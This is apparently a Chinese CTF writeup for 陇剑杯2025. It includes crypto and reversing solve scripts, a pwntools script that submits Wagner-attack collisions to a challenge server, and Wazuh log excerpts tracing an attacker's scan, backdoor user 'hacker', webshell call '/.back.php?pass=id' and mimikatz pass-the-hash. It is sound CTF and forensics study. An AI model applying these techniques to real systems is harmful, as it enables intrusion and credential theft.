陇剑杯2025 Writeup

平凉

RSA.iso

利用已知参数构造一个有限域上的椭圆曲线，并通过Weil配对关系恢复秘密值 `pp` 的每个字节。对每组给定的点 `(x1,y1), (x2,y2)` ，构造可能的椭圆曲线，尝试所有可能的字节值 `x_guess` ，通过Weil配对验证正确性，从而逐字节恢复 `pp` 。

代码块

```
from sage.all import *
from Crypto.Util.number import bytes_to_long, long_to_bytes, inverse_mod

# ========== 已知参数 ==========
exponent_a = 58
prime_r = 677
lcm_255 = reduce(lcm, range(1, 256))
prime_p = 2**exponent_a * prime_r * lcm_255 - 1

# 定义二次扩展域 GF(p^2)，模多项式为 x^2 + 1
field_F = GF(prime_p**2, modulus=[1, 0, 1], name='i')

# ========== 椭圆曲线定义 ==========
elliptic_curve_E = EllipticCurve(field_F, [0, 1])
elliptic_curve_E.set_order((prime_p + 1)**2)

# 将输入点 P 和 Q 显式转换为椭圆曲线上的点
P = elliptic_curve_E(P)
Q = elliptic_curve_E(Q)

# 计算标准 Weil 配对
weil_reference = P.weil_pairing(Q, prime_p + 1)

# ========== 恢复 pp 的字节 ==========
recovered_bytes = []

for point_pair in gift:
    (x1, y1), (x2, y2) = point_pair

    # 计算椭圆曲线参数 aa 和 bb
    v1 = y1**2 - x1**3
```

```
    v2 = y2**2 - x2**3
    delta_v = v1 - v2
    delta_x = x1 - x2
    aa = delta_v / delta_x
    bb = v1 - aa * x1

    # 构造对应的椭圆曲线
    curve_i = EllipticCurve(field_F, [aa, bb])

    # 定义该曲线上的点
    pt_p = curve_i(x1, y1)
    pt_q = curve_i(x2, y2)

    found = False
    for byte_candidate in range(1, 256):
        order_candidate = 2**exponent_a * byte_candidate
        try:
            # 计算 Weil 配对
            weil_current = pt_p.weil_pairing(pt_q, prime_p + 1)
            # 检查配对是否匹配预期
            if weil_current == weil_reference ** order_candidate:
                recovered_bytes.append(byte_candidate)
                print(f"成功恢复字节: {byte_candidate}")
                found = True
                break
        except:
            continue

    if not found:
        raise ValueError("无法恢复字节，请检查输入数据是否完整")

# ========== 拼接恢复的 pp ==========
pp = int.from_bytes(bytes(reversed(recovered_bytes)), byteorder='big')
print(f"恢复的 pp 值为: {pp}")

# ========== 恢复 qq 并解密 RSA ==========
qq = n // pp
phi = (pp - 1) * (qq - 1)
private_exponent = inverse_mod(e, phi)

decrypted_message = pow(c, private_exponent, n)
flag = long_to_bytes(decrypted_message)
print("Flag:", flag)
#flag{S1mple_Is0geNy_7r1ck_t0_Recov3r_Fla9}
```

Lesscommon

D-810去除控制流平坦化。

```
54  sub_1400016A0(&qword_14003D8C0, "Enter flag to check: ");
55  sub_140001E60(input);
56  sub_140001E90(&qword_14003DA90, input);
57  LOBYTE(v5) = sub_140001EE0(input);
58  if ( (v5 & 1) != 0 )
59  {
60    v11 = 1;
61  }
62  else
63  {
64    sub_1400015F0(&v17, v5, v6);
65    sub_140001F00(input, &end);
66    sub_140001F60(input, &start);
67    sub_140001FB0(input_1, start, end, &v17);
68    v10 = 8 - sub_140002070(input_1) % 8uLL;
69    for ( i = 0LL; i < v10; ++i )
70    {
71      v14 = v10;
72      sub_1400020A0(input_1, &v14);
73    }
74    sub_1400020D0(v13, 12LL);
75    key_schedule(v13, key);
76    encrypt(v13, encrypted, input_1);
77    if ( (sub_1400029C0(data) & 1) == 0 )
78    {
79      if ( (sub_1400029F0(encrypted, data) & 1) != 0 )
80        v7 = sub_1400016A0(&qword_14003D8C0, "Correct!");
81      else
82        v7 = sub_1400016A0(&qword_14003D8C0, "Wrong!");
83      sub_140002B50(v7, sub_140002B70);
84    }
85    v11 = 0;
86    sub_140002BE0(encrypted);
87    sub_140002C00(v13);
88    sub_140002BE0(input_1);
89  }
```

动调拿到完整的密钥，即 `v13` 。接着分析加密函数，写出取逆脚本

代码块

```
1   #include <stdint.h>
2   #include <stdio.h>
3
4   #define ROTL(x, y) (((x) << (y & 0x1F)) | ((x) >> (0x20 - (y & 0x1F))))
5   #define ROTR(x, y) (((x) >> (y & 0x1F)) | ((x) << (0x20 - (y & 0x1F))))
6
7   unsigned char data[] = {
8       0x4C, 0x6F, 0xAB, 0xF3, 0x13, 0x78, 0xE2, 0xF6, 0x86, 0x9D,
9       0x1C, 0x99, 0xDE, 0x85, 0xCC, 0x10, 0xE8, 0x28, 0xEE, 0x05,
10      0x92, 0x21, 0x4B, 0x34, 0x43, 0x28, 0x17, 0x3C, 0x56, 0x5B,
11      0x73, 0x51, 0x9F, 0x8A, 0x1D, 0x0F, 0x97, 0x34, 0x2C, 0x56,
12      0x42, 0x9F, 0x69, 0x48, 0xA3, 0xD5, 0x8A, 0xF5
13  };
14
15  unsigned char key[] = {
```

```
    0xB4, 0x75, 0x90, 0xE2, 0x59, 0x85, 0xF2, 0xBB, 0xAA, 0xA3,
    0xCE, 0x01, 0xA9, 0x06, 0x2F, 0xC3, 0xD2, 0xCB, 0x2B, 0x32,
    0xFD, 0x47, 0x69, 0x4B, 0x76, 0x96, 0x5A, 0xC6, 0xDE, 0x21,
    0xEC, 0xE6, 0x79, 0x46, 0x0D, 0xFC, 0xE4, 0x7B, 0xAD, 0xFB,
    0x32, 0x20, 0x6A, 0x1E, 0x99, 0x07, 0x15, 0x47, 0x3F, 0x73,
    0xA5, 0xFC, 0x1C, 0xFD, 0xD2, 0xD7, 0x3D, 0x92, 0x57, 0xA9,
    0xC6, 0xD5, 0xA4, 0x94, 0xA8, 0xAB, 0xEB, 0xD8, 0xE0, 0xCB,
    0x21, 0x73, 0x17, 0x04, 0x0E, 0x5A, 0x44, 0x42, 0xF7, 0xA9,
    0xBD, 0xAD, 0x16, 0x46, 0xC4, 0x25, 0x09, 0xFB, 0xCC, 0x9A,
    0x8F, 0x16, 0xE2, 0xF2, 0x6A, 0xBE, 0xA9, 0x3B, 0x03, 0xDB,
    0x0E, 0x83, 0xA2, 0xFF
};

void decrypt(unsigned int *data, unsigned int *key, int rounds)
{
    unsigned int t0,t1;
    unsigned int d0 = data[0];
    unsigned int d1 = data[1];
    for(int i=rounds;i>0 ;i--)
    {
        t0 = ROTR((d0^d1),d0) - key[2*i+1];
        t1 = ROTR((t0^d0),t0) - key[2*i];
        d1 = t0;
        d0 = t1;
    }
    data[0] = d0 - key[0];
    data[1] = d1 - key[1];
}

int main()
{
    unsigned int *Data = (unsigned int *)data;
    unsigned int *Key = (unsigned int *)key;
    for(int i=0; i<6; i++)
    {
        decrypt(Data+2*i,Key,12);
    }
    printf("%s",data);
    return 0;
}
```

天水

HashBaseWorld

利用 Wagner 攻击求解近似碰撞，绕过挑战中的哈希前像验证。通过构造具有相同哈希后缀的多个消息，使用自定义生成器和 SHA3-512 计算哈希值，并在指定数 `n` 下求模，最终找到满足条件的解并发送以获取 flag。

代码块

```python
import wagner
import secrets
import hashlib
from pwnlib.tubes.remote import remote

# 设置连接
connection = remote("pwn-e3e657e2e3.challenge.longjiancup.cn", 9999, ssl=True)

# 发送初始数据
def send_initial_data():
    connection.recvuntil(b"x: ")
    connection.sendline(b"f" * 128)
    connection.recvuntil(b"y: ")
    connection.sendline(b"f" * 127 + b"F")
    connection.recvuntil(b"z: ")
    connection.sendline(b"f" * 126 + b"FF")

send_initial_data()

# 获取后缀
connection.recvuntil(b"ends with ")
suffix_hex = connection.recvline().strip().decode()
suffix_data = bytes.fromhex(suffix_hex)
modulus = 4722366482869645213711

# 哈希函数实现
def compute_hash(random_value, modulus_value):
    byte_length = (modulus_value.bit_length() + 7) // 8
    random_bytes = random_value.to_bytes(byte_length, 'big')
    combined_data = random_bytes + suffix_data
    hash_result = hashlib.sha3_512(combined_data).digest()
    return int.from_bytes(hash_result, 'big') % modulus_value

# 生成器函数
def create_generator(modulus_value, idx):
    random_val = secrets.randbelow(modulus_value)
    return wagner.Lineage(compute_hash(random_val, modulus_value), random_val)

# 解决Wagner算法
def solve_challenge():
    return wagner.solve(n=modulus, tree_height=3, generator=create_generator)
```

```python

messages = solve_challenge()

# 发送结果
def send_results(msg_list):
    byte_len = (modulus.bit_length() + 7) // 8
    for msg in msg_list:
        msg_bytes = msg.to_bytes(byte_len, 'big')
        combined = msg_bytes + suffix_data
        connection.sendlineafter(b"msg: ", combined.hex().encode())

send_results(messages)

# 交互模式
connection.interactive()
```

flag{900vGcuHBgJpqTaU3HIgCV9bg05M8TeJ}

Siem

代码块

```
flag1:攻击者的ip是什么
192.168.41.143
flag2:在攻击时间段一共有多少个终端会话登录成功
13
flag3:攻击者遗留的后门系统用户是什么
hacker
flag4:提交攻击者试图用命令行请求网页的完整url地址
http://192.168.41.136/.back.php?pass=id
flag5:提交wazuh记录攻击者针对域进行哈希传递攻击时被记录的事件ID
1734511987.34749419
flag6:提交攻击者对域攻击所使用的工具
mimikatz
flag7:提交攻击者删除DC桌面上的文件名
ossec.conf
flag格式：flag{md5(flag1-flag2-flag3-...-flag6-flag7)}
```

1

```
        tsc_CC7.1,tsc_CC8.1,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
44379   2024 Dec 18 06:22:02 (app) any->/var/log/apache2/access.log
44380   Rule: 31151 (level 10) -> 'Multiple web server 400 error codes from same source ip.'
44381   Src IP: 192.168.41.143
44382   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zones HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44383   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zorum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44384   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zoom HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44385   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zoeken HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44386   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zips HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44387   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zip HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44388   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zipfiles HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44389   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zh-tw HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44390   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zimbra HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44391   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zh-cn HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44392   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zh_CN HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44393   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zh_TW HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44394
44395   ** Alert 1734502922.3835871: - web,accesslog,attack,pci_dss_6.5,pci_dss_11.4,gdpr_IV_35.7.d,nist_800_53_SA.11,nist_800_53_SI.4,tsc_CC6.6,tsc_CC7.
        1,tsc_CC8.1,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
44396   2024 Dec 18 06:22:02 (app) any->/var/log/apache2/access.log
44397   Rule: 31101 (level 5) -> 'Web server 400 error code.'
44398   Src IP: 192.168.41.143
44399   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zope HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44400
44401   ** Alert 1734502922.3836341: - web,accesslog,attack,pci_dss_6.5,pci_dss_11.4,gdpr_IV_35.7.d,nist_800_53_SA.11,nist_800_53_SI.4,tsc_CC6.6,tsc_CC7.
        1,tsc_CC8.1,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
44402   2024 Dec 18 06:22:02 (app) any->/var/log/apache2/access.log
44403   Rule: 31101 (level 5) -> 'Web server 400 error code.'
44404   Src IP: 192.168.41.143
44405   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zone HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44406
44407   ** Alert 1734502922.3836811: - web,accesslog,attack,pci_dss_6.5,pci_dss_11.4,gdpr_IV_35.7.d,nist_800_53_SA.11,nist_800_53_SI.4,tsc_CC6.6,tsc_CC7.
        1,tsc_CC8.1,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
44408   2024 Dec 18 06:22:02 (app) any->/var/log/apache2/access.log
44409   Rule: 31101 (level 5) -> 'Web server 400 error code.'
44410   Src IP: 192.168.41.143
44411   192.168.41.143 - - [18/Dec/2024:06:22:00 +0000] "GET /zt HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
44412
44413   ** Alert 1734502988.3837279: - ossec,syscheck,syscheck_entry_modified,syscheck_file,pci_dss_11.5,gpg13_4.11,gdpr_II_5.1.f,hipaa_164.312.c.1,hipaa
        _164.312.c.2,nist_800_53_SI.7,tsc_PI1.4,tsc_PI1.5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
44414   2024 Dec 18 06:23:08 (app) any->syscheck
```

2

没找到，手动爆破尝试


3

```
ossec-alerts-18.log
413554  win.eventdata.hashes: SHA1=633C92F5A5000CDE3235C7FDC306B2B04C501C48,MD5=84F942C1A4BD60C94EBEC6643E0216C9,SHA256=BBE733452E6CE871D5D2064948847AAB2
        A71F7FEDA2C962BA4002F64E2D198F2,IMPHASH=B7A4477FA36E2E5287EE76AC4AFCB05B
413555  win.eventdata.signed: true
413556  win.eventdata.signature: Microsoft Windows
413557  win.eventdata.signatureStatus: Valid
413558  win.eventdata.user: NT AUTHORITY\\NETWORK SERVICE
413559
413560  ** Alert 1734511068.31644432: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.
        14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
413561  2024 Dec 18 08:37:48 (app) any->journald
413562  Rule: 5501 (level 3) -> 'PAM: Login session opened.'
413563  User: root(uid=0)
413564  Dec 18 08:37:47 app sudo[22436]: pam_unix(sudo:session): session opened for user root(uid=0) by skills(uid=1000)
413565  uid: 1000
413566
413567  ** Alert 1734511068.31644864: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53
        _AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
413568  2024 Dec 18 08:37:48 (app) any->journald
413569  Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
413570  User: root
413571  Dec 18 08:37:47 app sudo[22436]:   skills : TTY=pts/5 ; PWD=/home/skills ; USER=root ; COMMAND=/usr/sbin/useradd hacker
413572  tty: pts/5
413573  pwd: /home/skills
413574  command: /usr/sbin/useradd hacker
413575
413576  ** Alert 1734511069.31645377: - syslog,adduser,pci_dss_10.2.7,pci_dss_10.2.5,pci_dss_8.1.2,gpg13_4.13,gdpr_IV_35.7.d,gdpr_IV_32.2,hipaa_164.312.b
        ,hipaa_164.312.a.2.I,hipaa_164.312.a.2.II,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.2,nist_800_53_IA.4,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
413577  2024 Dec 18 08:37:49 (app) any->journald
413578  Rule: 5902 (level 8) -> 'New user added to the system.'
413579  User: hacker
413580  Dec 18 08:37:47 app useradd[22438]: new user: name=hacker, UID=1001, GID=1001, home=/home/hacker, shell=/bin/sh, from=/dev/pts/6
413581  uid: 1001
413582  gid: 1001
413583  home: /home/hacker
413584  shell: /bin/sh,
413585
413586  ** Alert 1734511069.31645959: -
        pam,syslog,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
413587  2024 Dec 18 08:37:49 (app) any->journald
413588  Rule: 5502 (level 3) -> 'PAM: Login session closed.'
413589  User: root
413590  Dec 18 08:37:47 app sudo[22436]: pam_unix(sudo:session): session closed for user root
413591
6 characters selected                                                                    Tab Size: 4    Plain Text
```

4


423887 win.eventdata.processGuid: {5961e9d4-8a31-6762-ba01-000000000f00}
423888 win.eventdata.processId: 3436
423889 win.eventdata.image: C:\\Windows\\System32\\sppsvc.exe
423890 win.eventdata.imageLoaded: C:\\Windows\\System32\\taskschd.dll
423891 win.eventdata.fileVersion: 10.0.19041.3636 (WinBuild.160101.0800)
423892 win.eventdata.description: Task Scheduler COM API
423893 win.eventdata.product: Microsoft® Windows® Operating System
423894 win.eventdata.company: Microsoft Corporation
423895 win.eventdata.originalFileName: taskschd.dll
423896 win.eventdata.hashes: SHA1=633C92F5A5000CDE3235C7FDC306B2B04C501C48,MD5=84F942C1A4BD60C94EBEC6643E0216C9,SHA256=BBE733452E6CE871D5D2064948847AAB2A71F7FEDA2C962BA4002F64E2D198F2,IMPHASH=B7A4477FA36E2E5287EE76AC4AFCB05B
423897 win.eventdata.signed: true
423898 win.eventdata.signature: Microsoft Windows
423899 win.eventdata.signatureStatus: Valid
423900 win.eventdata.user: NT AUTHORITY\\NETWORK SERVICE
423901
423902 ** Alert 1734511206.31907316: - web,accesslog,system_error,
423903 2024 Dec 18 08:40:06 (app) any->/var/log/apache2/access.log
423904 Rule: 31122 (level 5) -> 'Web server 500 error code (Internal Error).'
423905 Src IP: 192.168.41.143
423906 192.168.41.143 - - [18/Dec/2024:08:40:06 +0000] "GET /.back.php?pass=id HTTP/1.1" 500 185 "-" "curl/8.7.1"
423907
423908 ** Alert 1734511224.31907638: - windows,windows_security,authentication_success,pci_dss_10.2.5,gpg13_7.1,gpg13_7.2,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
423909 2024 Dec 18 08:40:24 (dc) any->EventChannel
423910 Rule: 60106 (level 3) -> 'Windows Logon Success'
423911 {"win":{"system":{"providerName":"Microsoft-Windows-Security-Auditing","providerGuid":"{54849625-5478-4994-a5ba-3e3b0328c30d}","eventID":"4624","version":"2","level":"0","task":"12544","opcode":"0","keywords":"0x8020000000000000","systemTime":"2024-12-18T08:40:23.3241760Z","eventRecordID":"13548","processID":"748","threadID":"2268","channel":"Security","computer":"DC.skills.cn","severityValue":"AUDIT_SUCCESS","message":"\"已成功登录帐户。\r\n\r\n使用者:\r\n\t安全 ID:\t\tS-1-0-0\r\n\t帐户名称:\t\t-\r\n\t帐户域:\t\t-\r\n\t登录 ID:\t\t0x0\r\n\r\n登录信息:\r\n\t登录类型:\t\t3\r\n\t受限制的管理员模式:\t-\r\n\t虚拟帐户:\t\t否\r\n\t提升的令牌:\t\t是\r\n\r\n模拟级别:\t\t模拟\r\n\r\n新登录:\r\n\t安全 ID:\t\tS-1-5-18\r\n\t帐户名称:\t\tDC$\r\n\t帐户域:\t\tSKILLS.CN\r\n\t登录 ID:\t\t0x882AD6\r\n\t链接的登录 ID:\t\t0x0\r\n\t网络帐户名称:\t-\r\n\t网络帐户域:\t-\r\n\t登录 GUID:\t\t{5771a1e6-5e19-70bc-b505-1e3be1f9f645}\r\n\r\n进程信息:\r\n\t进程 ID:\t\t0x0\r\n\t进程名称:\t\t-\r\n\r\n网络信息:\r\n\t工作站名称:\t-\r\n\t源网络地址:\t::1\r\n\t源端口:\t\t51827\r\n\r\n详细的身份验证信息:\r\n\t登录进程:\t\tKerberos\r\n\t身份验证数据包:\tKerberos\r\n\t传递的服务:\t-\r\n\t数据包名(仅限NTLM):\t-\r\n\t密钥长度:\t\t0\r\n\r\n创建登录会话时，将在被访问的计算机上生成此事件。\r\n\r\n“使用者”字段指示本地系统上请求登录的帐户。这通常是一个服务(例如 Server 服务)或本地进程(例如 Winlogon.exe 或 Services.exe)。\r\n\r\n“登录类型”字段指示发生的登录类型。最常见的类型是 2（交互式)和 3（网络)。\r\n\r\n“新登录”字段指示新登录是为哪个帐户创建的，即已登录的帐户。\r\n\r\n“网络”字段指示远程登录请求源自哪里。“工作站名称”并非始终可用，并且在某些情况下可能会留空。\r\n\r\n“模拟级别”字段指示登录会话中的进程可以模拟到的程度。\r\n\r\n“身份验证信息”字段提供有关此特定登录请求的详细信息。\r\n\t- “登录 GUID”是可用于将此事件与 KDC 事件关联起来的唯一标识符。\r\n\t-“传递的服务”指示哪些中间服务参与了此登录请求。\r\n\t-“数据包名”指示在 NTLM 协议中使用了哪些子协议。\r\n\t-“密钥长度”指示生成的会话密钥的长度。如果没有请求会话密钥，则此字段将为 0。\""},"eventdata":{"subjectUserSid":"S-1-0-0","subjectLogonId":"0x0","targetUserSid":"S-1-5-18","targetUserName":"DC$","targetDomainName":"SKILLS.CN","targetLogonId":"0x882ad6","logonType":"3","logonProcessName":"Kerberos","authenticationPackageName":"Kerberos","logonGuid":"{5771a1e6-5e19-70bc-b505-1e3be1f9f645}","keyLength":"0","processId

5


ossec-alerts-18.log
497654 win.eventdata.logonId: 0x74fe36
497655 win.eventdata.terminalSessionId: 1
497656 win.eventdata.integrityLevel: High
497657 win.eventdata.hashes: SHA1=E9BE2F86E3A3BFF02D1953AECCF0ED22284596D4,MD5=CB6CD09F6A25744A8FA6E4B3E4D260C5,SHA256=265B69033CEA7A9F8214A34CD9B17912909AF46C7A47395DD7BB893A24507E59,IMPHASH=272245E2988E1E430500B852C4FB5E18
497658 win.eventdata.parentProcessGuid: {5961e9d4-8cb8-6762-6602-000000000f00}
497659 win.eventdata.parentProcessId: 7352
497660 win.eventdata.parentImage: C:\\Users\\skills\\Desktop\\m\\x64\\mimikatz.exe
497661 win.eventdata.parentCommandLine: \"C:\\Users\\skills\\Desktop\\m\\x64\\mimikatz.exe\"
497662 win.eventdata.parentUser: PC\\skills
497663
497664 ** Alert 1734511987.34749419: mail - security_event, windows,
497665 2024 Dec 18 08:53:07 (pc) any->EventChannel
497666 Rule: 110007 (level 12) -> 'Possible Pass the hash attack'
497667 {"win":{"system":{"providerName":"Microsoft-Windows-Security-Auditing","providerGuid":"{54849625-5478-4994-a5ba-3e3b0328c30d}","eventID":"4624","version":"2","level":"0","task":"12544","opcode":"0","keywords":"0x8020000000000000","systemTime":"2024-12-18T08:53:06.8389004Z","eventRecordID":"69058","processID":"724","threadID":"2108","channel":"Security","computer":"PC.skills.cn","severityValue":"AUDIT_SUCCESS","message":"\"已成功登录帐户。\r\n\r\n使用者:\r\n\t安全 ID:\t\tS-1-5-21-862852907-2037332163-1716497062-1001\r\n\t帐户名称:\t\tskills\r\n\t帐户域:\t\tPC\r\n\t登录 ID:\t\t0x3CF9A0\r\n\r\n登录信息:\r\n\t登录类型:\t\t9\r\n\t受限制的管理员模式:\t-\r\n\t虚拟帐户:\t\t否\r\n\t提升的令牌:\t\t是\r\n\r\n模拟级别:\t\t模拟\r\n\r\n新登录:\r\n\t安全 ID:\t\tS-1-5-21-862852907-2037332163-1716497062-1001\r\n\t帐户名称:\t\tskills\r\n\t帐户域:\t\tPC\r\n\t登录 ID:\t\t0x74FE36\r\n\t链接的登录 ID:\t\t0x0\r\n\t网络帐户名称:\tadministrator\r\n\t网络帐户域:\tskills.cn\r\n\t登录 GUID:\t\t{00000000-0000-0000-0000-000000000000}\r\n\r\n进程信息:\r\n\t进程 ID:\t\t0x22a0\r\n\t进程名称:\t\tC:\\Windows\\System32\\svchost.exe\r\n\r\n网络信息:\r\n\t工作站名称:\t-\r\n\t源网络地址:\t::1\r\n\t源端口:\t\t0\r\n\r\n详细的身份验证信息:\r\n\t登录进程:\t\tseclogo\r\n\t身份验证数据包:\tNegotiate\r\n\t传递的服务:\t-\r\n\t数据包名(仅限NTLM):\t-\r\n\t密钥长度:\t\t0\r\n\r\n创建登录会话时，将在被访问的计算机上生成此事件。\r\n\r\n“使用者”字段指示本地系统上请求登录的帐户。这通常是一个服务(例如 Server 服务)或本地进程(例如 Winlogon.exe 或 Services.exe)。\r\n\r\n“登录类型”字段指示发生的登录类型。最常见的类型是 2（交互式)和 3（网络)。\r\n\r\n“新登录”字段指示新登录是为哪个帐户创建的，即已登录的帐户。\r\n\r\n“网络”字段指示远程登录请求源自哪里。“工作站名称”并非始终可用，并且在某些情况下可能会留空。\r\n\r\n“模拟级别”字段指示登录会话中的进程可以模拟到的程度。\r\n\r\n“身份验证信息”字段提供有关此特定登录请求的详细信息。\r\n\t- “登录 GUID”是可用于将此事件与 KDC 事件关联起来的唯一标识符。\r\n\t-“传递的服务”指示哪些中间服务参与了此登录请求。\r\n\t-“数据包名”指示在 NTLM 协议中使用了哪些子协议。\r\n\t-“密钥长度”指示生成的会话密钥的长度。如果没有请求会话密钥，则此字段将为 0。\""},"eventdata":{"subjectUserSid":"S-1-5-21-862852907-2037332163-1716497062-1001","subjectUserName":"skills","subjectDomainName":"PC","subjectLogonId":"0x3cf9a0","targetUserSid":"S-1-5-21-862852907-2037332163-1716497062-1001","targetUserName":"skills","targetDomainName":"PC","targetLogonId":"0x74fe36","logonType":"9","logonProcessName":"seclogo","authenticationPackageName":"Negotiate","logonGuid":"{00000000-0000-0000-0000-000000000000}","keyLength":"0","processId":"0x22a0","processName":"C:\\\\Windows\\\\System32\\\\svchost.exe","ipAddress":"::1","ipPort":"0","impersonationLevel":"%%1833","targetOutboundUserName":"administrator","targetOutboundDomainName":"skills.cn","virtualAccount":"%%1843","targetLinkedLogonId":"0x0","elevatedToken":"%%1842"}}}
497668 win.system.providerName: Microsoft-Windows-Security-Auditing
497669 win.system.providerGuid: {54849625-5478-4994-a5ba-3e3b0328c30d}
497670 win.system.eventID: 4624
497671 win.system.version: 2
497672 win.system.level: 0
497673 win.system.task: 12544
497674 win.system.opcode: 0
